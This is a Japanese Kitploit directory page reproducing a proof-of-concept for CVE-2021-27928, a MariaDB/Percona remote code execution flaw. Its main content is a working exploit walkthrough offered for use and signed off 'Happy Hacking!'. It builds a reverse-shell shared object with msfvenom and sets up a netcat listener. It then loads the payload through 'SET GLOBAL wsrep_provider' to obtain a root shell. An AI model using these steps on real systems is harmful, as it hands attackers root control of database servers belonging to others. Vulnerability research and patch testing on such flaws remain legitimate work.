
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-27928-POC — CVE-2021-27928-POC | Kitploit
ツール/GitHubGitHub/shamo0/cve-2021-27928-poc
ペイロード生成脆弱性分析エクスプロイトシェルコードペネトレーションテストデータベースセキュリティ
GitHubshamo0/cve-2021-27928-poc

CVE-2021-27928-POC

CVE-2021-27928-POC

リポジトリを見る
12324年前未レビュー
共有

CVE-2021-27928 PoC

説明

MariaDB 10.2(10.2.37 より前)、10.3(10.3.28 より前)、10.4(10.4.18 より前)、10.5(10.5.9 より前)、Percona Server(2021-03-03 までのバージョン)、および MySQL 用 wsrep パッチ(2021-03-03 まで)において、リモートコード実行の問題が発見されました。信頼されていない検索パスにより eval インジェクションが発生し、データベースの SUPER ユーザーが wsrep_provider および wsrep_notify_cmd を変更した後に OS コマンドを実行できる可能性があります。注:これは Oracle 製品には影響しません。

PoC

Msfvenom でペイロードを作成しましょう。ペイロードには /linux/x64/shell_reverse_tcp を使用し、LHOST に自分のIP、LPORT にポート番号を指定します。また、-f でファイルタイプを指定します。今回の場合は elf-so です。そして、-o オプションで出力ファイルを CVE-2021.27928.so として保存します。 msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

ペイロードの準備ができました!指定したポートで netcat リスナーをセットアップしましょう。


ファイルをターゲットマシンに移動しましょう。これには任意の方法を使用できます。ここでは python http サーバーを使用します。

ファイルを /tmp ディレクトリに保存しましょう

次に、データベースにログインし、wsrep_provider をアップロードしたペイロードに設定する必要があります。

SET GLOBAL wsrep_provider="/tmp/CVE-2021.27928.so";

リスナーを確認しましょう。成功すれば、マシン上で root シェルを取得できているはずです!

Happy Hacking!


参考文献

https://www.exploit-db.com/exploits/49765

https://nvd.nist.gov/vuln/detail/CVE-2021-27928

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    310
  • 5

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    306
  • 6

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    301

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




